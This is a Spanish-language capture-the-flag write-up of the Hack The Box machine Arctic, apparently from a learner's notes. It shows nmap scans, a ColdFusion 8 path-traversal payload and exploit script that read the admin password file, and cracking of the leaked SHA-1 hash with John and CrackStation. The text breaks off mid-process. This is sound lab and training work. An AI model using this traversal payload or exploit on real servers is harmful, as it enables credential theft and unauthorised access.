Arctic

###########maquina windows easy
###
Arctic es bastante sencillo, sin embargo los tiempos de carga en el servidor web plantean algunos retos para la explotación. Para que el exploit funcione correctamente, es necesario solucionar problemas básicos.

Escaneo:


Starting Nmap 7.94 (https://nmap.org) at 2023-11-28 20:49 -05
Nmap scan report for 10.10.10.11 (10.10.10.11)
Host is up (0.075s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
135/tcp open msrpc Microsoft Windows RPC
8500/tcp open fmtp?
49154/tcp open msrpc Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

full scan:
nmap -Pn -p- 10.10.10.11
Starting Nmap 7.94 (https://nmap.org) at 2023-11-28 20:52 -05
Nmap scan report for 10.10.10.11 (10.10.10.11)
Host is up (0.076s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT STATE SERVICE
135/tcp open msrpc
8500/tcp open fmtp
49154/tcp open unknown


UDP
└─ sudo nmap -sU 10.10.10.11
[sudo] password for kali:
Starting Nmap 7.94 (https://nmap.org) at 2023-11-28 20:59 -05
Nmap scan report for 10.10.10.11 (10.10.10.11)
Host is up (0.074s latency).
All 1000 scanned ports on 10.10.10.11 (10.10.10.11) are in ignored states.
Not shown: 1000 open|filtered udp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 77.69 seconds


al utilizar el modo guiado no me fije y podemos navegar por el 8500




Parece que tenemos un java



buscando un en las rutas encontre un admin panel lo interesante tambien es el adobe coldfusion 8
http://10.10.10.11:8500/CFIDE/administrator/



buscando un buen rato en internet encontre que se puede utilizar un paht traversal que afecta a colfusion8



tambien encontre este articulo que habla sobre una authenticacion bypass
https://pentest.tonyng.net/attacking-adobe-coldfusion/

ColdFusion 8:

```
http://[HOSTNAME:PORT]/CFIDE/administrator/enter.cfm?locale=..\..\..\..\..\..\..\..\ColdFusion8\lib\password.properties%en
```

All versions (according to this site [3], but I have never tried it):

leyendo un poco el script ejecuta varios directorios y prueba con el path transversal que le coloquemos


```
# in case some directories are blocked
filenames = ("/CFIDE/wizards/common/_logintowizard.cfm", "/CFIDE/administrator/archives/index.cfm", "/cfide/install.cfm", "/CFIDE
/administrator/entman/index.cfm", "/CFIDE/administrator/enter.cfm")

post = """POST %s HTTP/1.1
Host: %s
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: %d

locale=%%00%s%%00a"""

def main():
    if len(sys.argv) != 4:
        print "usage: %s <host> <port> <file_path>" % sys.argv[0]
        print "example: %s localhost 80 ../../../../../../../lib/password.properties" % sys.argv[0]
        print "if successful, the file will be printed"
        return
```

yo probe con estos 2 y ambos me dieron el mismo resultado.
../../../../../../../../../ColdFusion8/lib/password.properties%00en
../../../../../../../lib/password.properties

ejecuto el script
python2 14641.py 10.10.10.11 8500 ../../../../../../../../../ColdFusion8/lib/password.properties%00en


```
~/machineshtb/Arctic
python2 14641.py 10.10.10.11 8500 ../../../../../../../../../ColdFusion8/lib/password.properties%00en
----------------------------
trying /CFIDE/wizards/common/_logintowizard.cfm
title from server in /CFIDE/wizards/common/_logintowizard.cfm:
----------------------------
#Wed Mar 22 20:53:51 EET 2017
rdspassword=0IA/F[[E>[$_6& \\Q>[K\=XP  \n
password=2F635F6D20E3FDE0C53075A84B68FB07DCEC9B03
encrypted=true
----------------------------
----------------------------
trying /CFIDE/administrator/archives/index.cfm
title from server in /CFIDE/administrator/archives/index.cfm:
----------------------------
#Wed Mar 22 20:53:51 EET 2017
rdspassword=0IA/F[[E>[$_6& \\Q>[K\=XP  \n
password=2F635F6D20E3FDE0C53075A84B68FB07DCEC9B03
encrypted=true
----------------------------
```

y nos tira un hash
2F635F6D20E3FDE0C53075A84B68FB07DCEC9B03
utilizo hash-identifier para ver que hash es



```
└─hash-identifier
   #########################################################################
   #                                                                        #
   #                                                                  v1.2 #
   #                                                             By Zion3R #
   #                                                    www.Blackploit.com #
   #                                                   Root@Blackploit.com #
   #########################################################################
--------------------------------------------------
 HASH: 2F635F6D20E3FDE0C53075A84B68FB07DCEC9B03

Possible Hashs:
[+] SHA-1
[+] MySQL5 - SHA-1(SHA-1($pass))
```

aca utilice 2 herramientas para ver si el crak del hash era correcto crackstation y jhon



Enter up to 20 non-salted hashes, one per line:

```
2F635F6D20E3FDE0C53075A84B68FB07DCEC9B03
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
2F635F6D20E3FDE0C53075A84B68FB07DCEC9B03	sha1	happyday

Color Codes: 🟩 Green: Exact match, 🟨 Yellow: Partial match, 🟥 Red: Not found.

obviamente guardo el hash un txt
john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt

```
~/machineshtb/Arctic
john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "Raw-SHA1-AxCrypt"
Use the "--format=Raw-SHA1-AxCrypt" option to force loading these as that type instead
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "Raw-SHA1-Linkedin"
Use the "--format=Raw-SHA1-Linkedin" option to force loading these as that type instead
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "ripemd-160"
Use the "--format=ripemd-160" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA1 [SHA1 256/256 AVX2 8x])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
happyday         (?)
1g 0:00:00:00 DONE (2023-11-28 22:19) 50.00g/s 256000p/s 256000c/s 256000C/s jodie..babygrl
Use the "--show --format=Raw-SHA1" options to display all of the cracked passwords reliably
Session completed.
```


Enter up to 20 non-salted hashes, one per line:

```
2F635F6D20E3FDE0C53075A84B68FB07DCEC9B03
```

